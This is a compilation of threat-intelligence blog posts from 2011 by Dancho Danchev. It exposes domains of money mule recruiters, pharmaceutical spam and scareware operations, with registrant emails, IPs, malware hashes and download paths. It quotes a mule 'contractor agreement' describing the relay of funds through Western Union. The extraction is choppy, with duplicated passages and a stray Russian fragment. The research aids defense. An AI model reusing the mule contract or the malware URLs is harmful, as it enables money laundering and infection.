The Contractor further agrees that he will not disclose his retention as an independent contractor or the terms of this Agreement to any person without the prior written consent of the Company and shall at all times preserve the

confidential nature of his relationship to the Company and of the services hereunder.

If the Contractor releases any of the above information to any parties outside of this company, such as per-

sonal friend, close relatives or other Financial Institutions such as a Bank or other Financial Firms, such could be considered grounds for immediate termination. If the Contractor is ever in doubt of what information can be released and when, the Contractor will contact their superior right away.

TERMS OF ENGAGEMENT:

The Contractor is engaged by the Company on terms of thirty-days (30) probationary period. **During the probationary**

period the Company undertakes to pay to the Contractor the base salary amounting to AUD 2300 per month

plus 8 % commission from each payment processing operation. After the probationary period the Company

agrees to revise and raise the base salary to 3000 USD. The Company has the right to cancel this Agreement at any time within the probationary period or refuse to extend it after that, should the Contractor refuse to fulfill his/her obligations under this Agreement or fulfills them not in good faith. The Contractor has the right to terminate the Agreement at any time on condition that he/she has processed all previous payments and has no new instructions.

COMPENSATION:

The Company undertakes to pay taxes accrued in connection with money transfer. The Company shall also reimburse part of expenses which are incurred in connection with money transfer by Western Union or Money Gram systems

(should money transfer charges exceed 3 %, i.e. commission for payment processing operation). The above difference will be automatically added to the base salary of the Contractor and paid once per month together with the base salary.

The Company shall have the right to decrease the Contractor's commission in case the payment processing

terms were violated by the Contractor. Should the Contractor delays re-sending money accepted to his bank account for the period exceeding one (1) day without any explicit reason, the Company shall have the right to impose sanctions on the Contractor if only the delay has not been caused by the Force Majeur circumstances and to apply to the arbitration and claim for the reimburse of the amount transferred to his account or for compensation for other damage if any, evicted due to the delay.

The Contractor may take days off at any time and at his/her option upon giving five (5) working days advance

notice in writing or three (3) working days advance notice via e-mail or fax to the Company in order that the latter may abstain from charging the Contractor with new instructions. However, salary for each day-off is deducted from the Contractor's base salary. "

- OSINT data for money mule recruitment sites

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registration tools, with the potential for [3] **CAPTCHA outsourcing** clearly considered by the malicious parties, taking into consideration the even decreasing price for solving CAPTCHA challenges.

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AMINA-GROUPCO.CO - Email: beige@ca4.ru

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AMINAORG.CC - Email: range@ppmail.ru

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ARPHISGOLDGROUP-INC.CO - Email: ira@bz3.ru

AUS-FINANCE.CC - Email: ours@ca4.ru

BREDGAR-GROUPLLC.CC - Email: zoe@ca4.ru

BREDGARGROUP-LLC.CO - Email: judo@free-id.ru

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COCOONGROUP-LLC.HK - Email: most@cheapbox.ru

CORES-GROUP.CC - Email: jaunt@cheapbox.ru

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CORES-GROUPLTD.CO - Email: liszt@bz3.ru

CRAFT-GROUPNET.CC - Email: room@yourisp.ru

DILIGENCE-GROUP.CO - Email: twig@ppmail.ru

DILIGENCE-GROUPINC.CC - Email: till@cheapbox.ru

DUNCROFT-GROUP-INC.CC - Email: swiss@ca4.ru

DUNCROFTGROUP-INC.CO - Email: shoot@ppmail.ru

ELSDEN-GROUPINC.HK - Email: lost@ppmail.ru

FARLINE-FIN.CO - Email: pecks@free-id.ru

FARLINE-FININC.CC - Email: cynic@free-id.ru

FILEGROUP-LLC.CO - Email: knelt@ca4.ru

FINTEC-LTD.CC - Email: w@yourisp.ru

FINTEC-UK.CO - Email: sons@bz3.ru

GLEICHFALLS-GROUPINC.CO - Email: tents@ppmail.ru

I-COMPASS-GROUP.CO - Email: wolf@ca4.ru

IM-SYSGROUP.CO - Email: truce@free-id.ru

IMSYSTEMS-GROUP.CC - Email: agate@bz3.ru

INCOGROUP-USA.CO - Email: beams@free-id.ru

JOURNEY-FINANCIAL.CC - Email: lulu@ca4.ru

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LBMGROUPCO.CC - Email: dreamy@ppmail.ru

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LCD-FIN.CO - Email: salt@free-id.ru

LCD-FINANCE.CC - Email: fritz@bz3.ru

MACROTECHINC.CC - Email: cv@yourisp.ru

MACROTECH-UK.CO - Email: curl@cheapbox.ru

MALLOW-GROUP.CC - Email: cues@ppmail.ru

MALLOW-GROUPINC.CO - Email: hn@bz3.ru

MONEY-VISUALUK.CC - Email: hn@bz3.ru

MONEYVISUAL-LLC.CO - Email: yam@free-id.ru

MARFYGROUP.CC - Email: thorny@cheapbox.ru

MICHAELESGROUP-USA.CO - Email: knelt@ca4.ru

OLIVER-SONSINC.CC - Email: drub@cheapbox.ru

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SUNRISEPR-GROUPLTD.CC - Email: cough@ppmail.ru

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NS1.TVSILVAU.CC - Email: fact@ppmail.ru

NS1.UKNSSPACE.CC - 69.10.44.190 (AS19318) - Email: gravy@ca4.ru

ns1.uksource.cc - 69.10.44.189 (AS19318) - Email: liver@cheapbox.ru

NS1.USABONDS.CC - Email: bart@cheapbox.ru

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NS2.COUKSNS.CC - 122.70.148.179 (AS55462) - Email: preen@ppmail.ru

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ns2.gbtrade.cc - 66.199.236.114 (AS15149) - Email: ct@yourisp.ru

NS2.OLIVAU.CC - Email: bop@cheapbox.ru

NS2.RINGTONS.CC - 66.199.236.115 (AS15149) - Email: aaron@cheapbox.ru

NS2.TVSILVAU.CC - Email: fact@ppmail.ru

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AS15149 - EZZI-101-BGP EZZI

 Long term trends - "from mule inventory to transactions inventory"

With the [4] localization and standardization/templatetization of the entire money mule recruitment process an every day's reality, quality assurance and diversification of the markets/market segments in order to increase the probability of successful social engineering attack, will start taking place. Moreover, the current template driven recruitment ecosystem will inevitably start taking advantage of basic concepts such as geolocation and content

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In the long term, we're inevitably going to witness the migration from building inventories of mules to transaction-driven mule recruitment model where the capability-driven mentality surpasses the mule inventory building one.

The number of possible transactions with success rates based on historical performance, combined with an infinite loop of recruitment is what will drive the entire mule recruitment ecosystem.

Related posts:

[5]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[6]Keeping Money Mule Recruiters on a Short Leash - Part Four

[7]Money Mule Recruitment Campaign Serving Client-Side Exploits

[8]Keeping Money Mule Recruiters on a Short Leash - Part Three

[9]Money Mule Recruiters on Yahoo!'s Web Hosting

[10]Dissecting an Ongoing Money Mule Recruitment Campaign

[11]Keeping Money Mule Recruiters on a Short Leash - Part Two

[12]Keeping Reshipping Mule Recruiters on a Short Leash

[13]Keeping Money Mule Recruiters on a Short Leash

[14]Standardizing the Money Mule Recruitment Process

[15]Inside a Money Laundering Group's Spamming Operations

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[16]Money Mule Recruiters use ASProx's Fast Fluxing Services

[17]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [18]Dancho Danchev's blog.

- 1. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>
- 2. <u>http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html</u>
- 3. <u>http://www.zdnet.com/blog/security/inside-indias-captcha-solving-economy/1835</u>
- 4. <u>http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html</u>
- 5. <u>http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html</u>
- 6. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>
- 7. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html</u>
- 8. <u>http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html</u>

- 9. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html</u>
- 10. <u>http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html</u>
- 11. <u>http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html</u>
- 12. <u>http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html</u>
- 13. <u>http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html</u>
- 14. <u>http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html</u>
- 15. <u>http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html</u>
- 16. <u>http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html</u>
- 17. <u>http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html</u>
- 18. <u>http://ddanchev.blogspot.com/</u>

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Keeping Money Mule Recruiters on a Short Leash -Part Five (2011-01-31 12:58)

With money mule recruitment continuing to represent the most actively used risk-forwarding tactic within the

cybercrime ecosystem for the purpose of securely distribution fraudulently obtained funds, part five of the "
[1]Keeping Money Mule Recruiters on a Short Leash" series are here to stay.

What's particularly interesting about the money mule recruitment domain portfolio that I'll expose, is the logi-

cal progression from bogus companies offering financial services, to a diverse set of companies occupying multiple markets/covering different market segments.

- Current trends - Localization and standardization/template-tization

A great example of this trend - largely driven by the [2]standardization and template-zation of money mule

recruitment sites as a service- is Schwartz & Brothers LLC (schwartz-brothers.cc).

" Schwartz & Brothers LLC is the first choice for artists and buyers alike! Schwartz & Brothers LLC is an effective tool for the artist and emerging artist to market and promote their art in a professional and inexpensive manner.

We will market your art to the international community of art buyers. Whether you are looking to buy or sell original art, Schwartz & Brothers LLC is the premier art site for those seeking to buy or sell original art online. "

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From financial services to an entirely new market segment, whereas the entire recruitment process remains pretty

static, excluding several time quality assurance oriented details. For instance, every potential mule is required to download a entry level job psychological test, which surprisingly asks directly whether the mule is from Australia, next to automatically choosing Australia as a country of origin at a later stage throughout the registration process.

Moreover, in the context of quality assurance, the recruiters also ask the applicant " Are you/were you con-victed? " in an attempt to combine the survey results with other details such the opening date of the bank account, as well as the average daily/weekly/monthly amount transferred.

- The Terms of Service

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" DUTIES:

The Contractor undertakes the responsibility to receive payments from the Clients of the Company to his personal bank account, withdraw cash and to process payments to the Company's partners by Western Union or MoneyGram

money transfer system within one (1) day. He/she will report directly to the senior manager and to any other party designated by the senior manager in connection with the performance of the duties under this Agreement and shall fulfill any other duties reasonably requested by the Company and agreed to by the Contractor.

CONFIDENTIALITY:

The Contractor acknowledges that during the engagement he will have access to and become acquainted with

various trade secrets, inventions, innovations, processes, information, records and specifications owned or licensed by the Company and/or used by the Company in connection with the operation of its business including,

without limitation, the Company's business and product processes, methods, customer lists, accounts and procedures.

The Contractor agrees that he will not disclose any of the aforesaid, directly or indirectly, or use any of them in any manner, either during the term of this Agreement or at any time thereafter. All files, records, documents, blueprints, specifications, information, letters, notes, media lists, original artwork/creative, notebooks, and similar items relating to the business of the Company, whether prepared by the Contractor or otherwise coming into his possession, shall remain the exclusive property of the Company.

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The Contractor shall not retain any copies of the foregoing without the Company's prior written permission.

The Contractor further agrees that he will not disclose his retention as an independent contractor or the terms of this Agreement to any person without the prior written consent of the Company and shall at all times preserve the confidential nature of his relationship to the Company and of the services hereunder.

If the Contractor releases any of the above information to any parties outside of this company, such as personal friend, close relatives or other Financial Institutions such as a Bank or other Financial Firms, such could be considered grounds for immediate termination. If the Contractor is ever in doubt of what information can be released and when, the Contractor will contact their superior right away.

TERMS OF ENGAGEMENT:

The Contractor is engaged by the Company on terms of thirty-days (30) probationary period. **During the probationary**

period the Company undertakes to pay to the Contractor the base salary amounting to AUD 2300 per month

plus 8 % commission from each payment processing operation. After the probationary period the Company

agrees to revise and raise the base salary to 3000 USD. The Company has the right to cancel this Agreement at any time within the probationary period or refuse to extend it after that, should the Contractor refuse to fulfill his/her obligations under this Agreement or fulfills them not in good faith. The Contractor has the right to terminate the Agreement at any time on condition that he/she has processed all previous payments and has no new instructions.

COMPENSATION:

The Company undertakes to pay taxes accrued in connection with money transfer. The Company shall also reimburse part of expenses which are incurred in

connection with money transfer by Western Union or MoneyGram systems

(should money transfer charges exceed 3 %, i.e. commission for payment processing operation). The above difference will be automatically added to the base salary of the Contractor and paid once per month together with the base salary.

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[8]Keeping Money Mule Recruiters on a Short Leash - Part Three

[9]Money Mule Recruiters on Yahoo!'s Web Hosting

[10]Dissecting an Ongoing Money Mule Recruitment Campaign

[11]Keeping Money Mule Recruiters on a Short Leash - Part Two

[12]Keeping Reshipping Mule Recruiters on a Short Leash

[13]Keeping Money Mule Recruiters on a Short Leash

[14]Standardizing the Money Mule Recruitment Process

[15]Inside a Money Laundering Group's Spamming Operations

[16]Money Mule Recruiters use ASProx's Fast Fluxing Services

[17]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [18]Dancho Danchev's blog.

- 1. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>
- 2. <u>http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html</u>
- 3. <u>http://www.zdnet.com/blog/security/inside-indias-captcha-solving-economy/1835</u>
- 4. <u>http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html</u>
- 5. <u>http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html</u>
- 6. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>
- 7. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html</u>
- 8. <u>http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html</u>
- 9. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html</u>

- 10. <u>http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html</u>
- 11. <u>http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html</u>
- 12. <u>http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html</u>
- 13. <u>http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html</u>
- 14. <u>http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html</u>
- 15. <u>http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html</u>
- 16. <u>http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html</u>
- 17. <u>http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html</u>
- 18. http://ddanchev.blogspot.com/

648

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February

649



(2011-02-09 12:43)

Whatever the cybercrime marketplace demands, the cybercrime marketplace supplies.

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Spamvertised Portfolio of Fraudulent/Pharmaceutical Domains (2011-02-14 20:14)

Just in time for Saint Valentin's days, pharmaceutical scammers have switched their localized templates to a more romantic theme.

The domains have been registered using three separate Yahoo! Mail accounts, and are all responding to a sin-

gle IP - 115.239.229.196; AS4134, CHINA-TELECOM China Telecom with four currently active [1]ZeuS C &Cs within the same AS - aiyanxinxi.com; wawnet.net; www.zuihouyi.com; nascetur.com.

abpillsw.ru - Email: nikitapetuhov@yahoo.com

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annpillsp.ru - Email: muzalevskayaekaterina@yahoo.com

asapillsm.ru - Email: alexeycheremisinov@yahoo.com

barpillsw.ru - Email: nikitapetuhov@yahoo.com

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capillso.ru - Email: muzalevskayaekaterina@yahoo.com
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celpillsw.ru - Email: nikitapetuhov@yahoo.com
chapillsm.ru - Email: alexeycheremisinov@yahoo
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hipills.ru - Email: muzalevskayaekaterina@yahoo.com



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isapillsp.ru - Email: muzalevskayaekaterina@yahoo.com
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nopillsp.ru - Email: muzalevskayaekaterina@yahoo.com
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pillsove.ru - Email: alexeycheremisinov@yahoo.com

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pillswol.ru - Email: nikitapetuhov@yahoo.com
See also:

- [2]Inside an affiliate spam program for pharmaceuticals
- [3]Survey: Millions of users open spam emails, click on links
- [4]Microsoft's Bing invaded by pharmaceutical scammers

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rempillso.ru - Email: alexeycheremisinov@yahoo.com

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ns1.alemedicp.ru	115.239.229.196
ns1.bacdns.ru	115,239,229,196
ns1.bacmedicp.ru	115.239.229.196
ns1.camdns.ru	115.239.229.196
ns1.delmedicv.ru	115.239.229.196
ns1.dnsbest.ru	115.239.229.196
ns1.dnsorbi.com	115.239.229.196
ns1.dnsroomo.ru	115.239.229.196
ns1.dnswork.ru	115.239.229.196
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ns1.doctorngee.ru	115.239.229.196
ns1.doctorude.ru	115.239.229.196
ns1.eagreadns.ru	115.239.229.196
ns1.elmendns.ru	115.239.229.196
ns1.gurndns.ru	115.239.229.196
ns1.sighost.ru	115.239.229.196
ns1.twdoctor.com	115.239.229.196
ns1.vodoctorx.ru	115.239.229.196
ns1.advidns.ru	113.23.142.119
ns1.bestworlddns.com	113.23.142.119
ns1.boxdns.ru	113.23.142.119
ns1.cashdns.ru	113.23.142.119
ns1.comtdns.com	113.23.142.119
ns1.crouadns.ru	113.23.142.119
ns1.culldns.com	113.23.142.119
ns1.dns4work.ru	113.23.142.119
ns1.glisdns.com	113.23.142.119
ns1.subrdns.ru	113.23.142.119
ns1.tiodns.com	113.23.142.119
ns1.annudns.com	78.46.105.205
ns1.botedns.com	78.46.105.205
ns1.caulsdns.com	78.46.105.205
ns1.dnsbestfind.com	78.46.105.205
ns1.dnsoper.com	78.46.105.205
ns1.psidns.com	78.46.105.205

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vipillsp.ru - Email: muzalevskayaekaterina@yahoo.com

whapillsw.ru - Email: nikitapetuhov@yahoo.com

Name servers of notice, respoding to **115.239.229.196** (AS4134); **113.23.142.119** (AS38182) and **78.46.105.205**

(AS24940 - active [5]SpyEye C &Cs at www.privathosting.eu; spl.privathosting.eu)

ns1.advidns.ru

656

ns1.alemedicp.ru

ns1.annudns.com

ns1.bacdns.ru

ns1.bacmedicp.ru

ns1.bestworlddns.com

ns1.botedns.com

ns1.boxdns.ru

ns1.camdns.ru

ns1.cashdns.ru

ns1.caulsdns.com

ns1.comtdns.com

ns1.crouadns.ru

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ns1.dns4work.ru

ns1.dnsbest.ru

ns1.dnsbestfind.com

ns1.dnsoper.com

ns1.dnsorbi.com

ns1.dnsroomo.ru

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ns1.drdoctorx.ru

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ns1.eagreadns.ru

ns1.elmendns.ru

ns1.feldns.ru

ns1.glisdns.com

ns1.gurndns.ru

ns1.hardns.ru

ns1.psidns.com

ns1.rxshopsmor.ru

ns1.sighost.ru

ns1.standns.com

ns1.subrdns.ru

ns1.tiodns.com

ns1.twdoctor.com

ns1.vodoctorx.ru

This post has been reproduced from [6]Dancho Danchev's blog.

- 1. https://zeustracker.abuse.ch/monitor.php?as=4134
- 2. <u>http://www.zdnet.com/blog/security/inside-an-affiliate-spam-program-for-pharmaceuticals/2054</u>
- 3. <u>http://www.zdnet.com/blog/security/survey-millions-of-users-open-spam-emails-click-on-links/5889</u>

4. <u>http://www.zdnet.com/blog/security/microsofts-bing-invaded-by-pharmaceutical-scammers/3993</u>

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- 5. https://spyeyetracker.abuse.ch/monitor.php?as=24940
- 6. http://ddanchev.blogspot.com/

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A Diverse Portfolio of Fake Security Software - Part Twenty Five (2011-02-15 16:06)

Scarewere continues occupying the top spots for malicious monetization tactics courtesy of the cybercrime ecosys-

tem. Disruption of this monetization chain can take place through multiple processes. For instance:

- Share data with the affected ISP whose customers participate in the black hat SEO campaign
- Target the payment processing gateways, or inform the legitimate one
- Target the the redirector URLs of the campaign
- Target the affiliate network itself
- Target the "final output" in the form of scareware domains

In this we'll expose a portfolio of scaware domains, and will target the "final output" of the campaign, in between sharing data with community members. As always, what originally looks like a low profile campaign, always turns into a piece of puzzle from the massive blackhat SEO "picture".

- Detection rate for systemwrecksavertingsystem.com /scan1/92/freesystemscan.exe

[1]freesystemscan.exe - Trojan.Win32.FakeAV

659



Result: 17/43 (39.5 %)

MD5: a69a7f1992ed4607ac0a163d66984f56

SHA1: ef089f92881ff6835b76562febdcbc3328340adb

SHA256:

993026853e2bbc8846dbda5a90c4f06a9a18b83c9f97fe7b1 557b03975ebeaff

- Detection rate for **pornhugevideo.com** /**video3/88/freevideoplugin.exe**

[2]freevideoplugin.exe - Rogue:Win32/FakePAV

Result: 4/42 (9.5 %)

MD5: 8a688d6ebb838f66f16720f4066cf6c6

SHA1: 845e43ad946048346b3d9150ae41fd8f7766ac53

SHA256:

db6e3e7a72305d8b36861ed90753555d519bdca5a36aa058 1ed363ac264cfbce Responding to 94.23.105.248 (AS16276): One active [3]ZeuS C &C within the AS monasteriodeboltana.es

accidentspreventingcenter.com - Email:

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antibreakingsystem.com - Email:

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f23f21fafae.vv.cc	64.64.3.125
oghmalak.vv.cc	64.64.3.125
oijqujnnnsu1.co.cc	76.76.117.101
gewheheh4.co.cc	76.76.117.101
hdfh34hdrfhf.co.cc	76.76.117.101
hdfg43hshf.co.cc	76.76.117.101
gsg3gsdgseg.co.cc	76.76.117.101
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fdf2fafaf.vv.cc	76.76.117.101
bdfnfebne3nf.vv.cc	76.76.117.101
hndfdfnfdnxdnf.vv.cc	76.76.117.101
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vsegwgewg.vv.cc	76.76.117.101
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hu587tiugi.vv.cc	76.76.117.101
yeryeshsdhdhjfdhj.vv.cc	76.76.117.101
nvmtymvm.vv.cc	76.76.117.101
gsdg24gshgr.vv.cc	76.76.117.101
gsgsv2vds.vv.cc	76.76.117.101
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ht4hdfgjcjgt.vv.cc	76.76.117.101
shalillador.cz.cc	76.76.117.101
malakelv.cz.cc	76.76.117.101

Responding to 76.76.117.101 (AS21793); 78.46.105.205 (AS24940); 207.58.177.96 (AS25847) and 64.64.3.125

(AS25847)

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This post has been reproduced from [4]Dancho Danchev's blog.

Related posts on scareware and blackhat SEO monetization:

[5]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[6]Dissecting a Scareware-Serving Black Hat SEO Campaign Using Compromised .NL/.CH Sites

[7]Dissecting the 100,000+ Scareware Serving Fake YouTube Pages Campaign

[8]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign - Part Two

[9]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware

[10]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding

[11]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign

[12]The ultimate guide to scareware protection

[13]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[14]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[15]A Peek Inside the Managed Blackhat SEO Ecosystem

[16]Dissecting a Swine Flu Black SEO Campaign

[17]Massive Blackhat SEO Campaign Serving Scareware

[18]From Ukrainian Blackhat SEO Gang With Love

[19]From Ukrainian Blackhat SEO Gang With Love - Part Two

[20]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[21]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[22]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

[23]The Ultimate Guide to Scareware Protection

[24]A Diverse Portfolio of Fake Security Software - Part Twenty Four

[25]A Diverse Portfolio of Fake Security Software - Part Twenty Three

663

[26]A Diverse Portfolio of Fake Security Software - Part Twenty Two [27]A Diverse Portfolio of Fake Security Software - Part Twenty One

[28]A Diverse Portfolio of Fake Security Software - Part Twenty

[29]A Diverse Portfolio of Fake Security Software - Part Nineteen

[30]A Diverse Portfolio of Fake Security Software - Part Eighteen

[31]A Diverse Portfolio of Fake Security Software - Part Seventeen

[32]A Diverse Portfolio of Fake Security Software - Part Sixteen

[33]A Diverse Portfolio of Fake Security Software - Part Fifteen

[34]A Diverse Portfolio of Fake Security Software - Part Fourteen

[35]A Diverse Portfolio of Fake Security Software - Part Thirteen

[36]A Diverse Portfolio of Fake Security Software - Part Twelve

[37]A Diverse Portfolio of Fake Security Software - Part Eleven

[38]A Diverse Portfolio of Fake Security Software - Part Ten

[39]A Diverse Portfolio of Fake Security Software - Part Nine

[40]A Diverse Portfolio of Fake Security Software - Part Eight

[41]A Diverse Portfolio of Fake Security Software - Part Seven
[42]A Diverse Portfolio of Fake Security Software - Part Six
[43]A Diverse Portfolio of Fake Security Software - Part Five
[44]A Diverse Portfolio of Fake Security Software - Part Four
[45]A Diverse Portfolio of Fake Security Software - Part Three
[46]A Diverse Portfolio of Fake Security Software - Part Two
[47]Diverse Portfolio of Fake Security Software

http://www.virustotal.com/file-scan/report.html?
id=993026853e2bbc8846dbda5a90c4f06a9a18b83c9f97fe7
b1557b0

3975ebeaff-1297772489

2.

1.

http://www.virustotal.com/file-scan/report.html?
id=db6e3e7a72305d8b36861ed90753555d519bdca5a36aa0
581ed363

<u>ac264cfbce-1297778271</u>

- 3. https://zeustracker.abuse.ch/monitor.php?as=16276
- 4. http://ddanchev.blogspot.com/
- 5. <u>http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html</u>
- 6. <u>http://ddanchev.blogspot.com/2010/08/dissecting-scareware-serving-black-hat.html</u>

- 7. <u>http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html</u>
- 8. <u>http://ddanchev.blogspot.com/2010/06/dissecting-ongoing-us-federal-forms.html</u>
- 9. <u>http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html</u>
- 10. <u>http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html</u>
- 11. <u>http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html</u>
- 12. <u>http://www.zdnet.com/blog/security/the-ultimate-guide-to-scareware-protection/4297</u>
- 13. <u>http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html</u>
- 14. <u>http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html</u>
- 15. <u>http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html</u>
- 16. <u>http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html</u>
- 17. <u>http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html</u>
- 18. <u>http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html</u>
- 19. <u>http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html</u>

- 20. <u>http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html</u>
- 21. <u>http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html</u>
- 22. <u>http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html</u>
- 23. http://blogs.zdnet.com/security/?p=4297
- 24. <u>http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html</u>
- 25. <u>http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html</u>
- 664
- 26. <u>http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html</u>
- 27. <u>http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html</u>
- 28. <u>http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html</u>
- 29. <u>http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html</u>
- 30. <u>http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html</u>
- 31. <u>http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html</u>

- 32. <u>http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html</u>
- 33. <u>http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html</u>
- 34. <u>http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html</u>
- 35. <u>http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html</u>
- 36. <u>http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html</u>
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- 38. <u>http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html</u>
- 39. <u>http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html</u>
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- 41. <u>http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html</u>
- 42. <u>http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html</u>
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- 44. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

45. <u>http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html</u>

46. <u>http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html</u>


47. <u>http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html</u>

665

Каталог

В каталоге представлены все девушки, зарегистрированные в видео-чате. Если понравившейся вам девушки нет в режиме «он-лайн», вы можете зайти к ней в анкету и посмотреть ее расписание.

Поиск найдены 8123 модели:



Bogus Adult Content SPIM-ed Over ICQ (2011-02-16 13:25)

A currently SPIM-ed campaign over ICQ attempts to trick the end user into becoming a member of a bogus adult

content offering network, which drives sales through spamming.


The links chain:

- ow.ly/3V9eu
- art-spectrum.info/load2/7674/foto.jar 178.170.250.12 (AS52000, ALDAN-3-AS LTD "ALDAN-3)
- video-girl.tv/default.aspx 81.177.3.250 Email: support@video-people.com (AS8342, RTCOMM-AS OJSC RT-

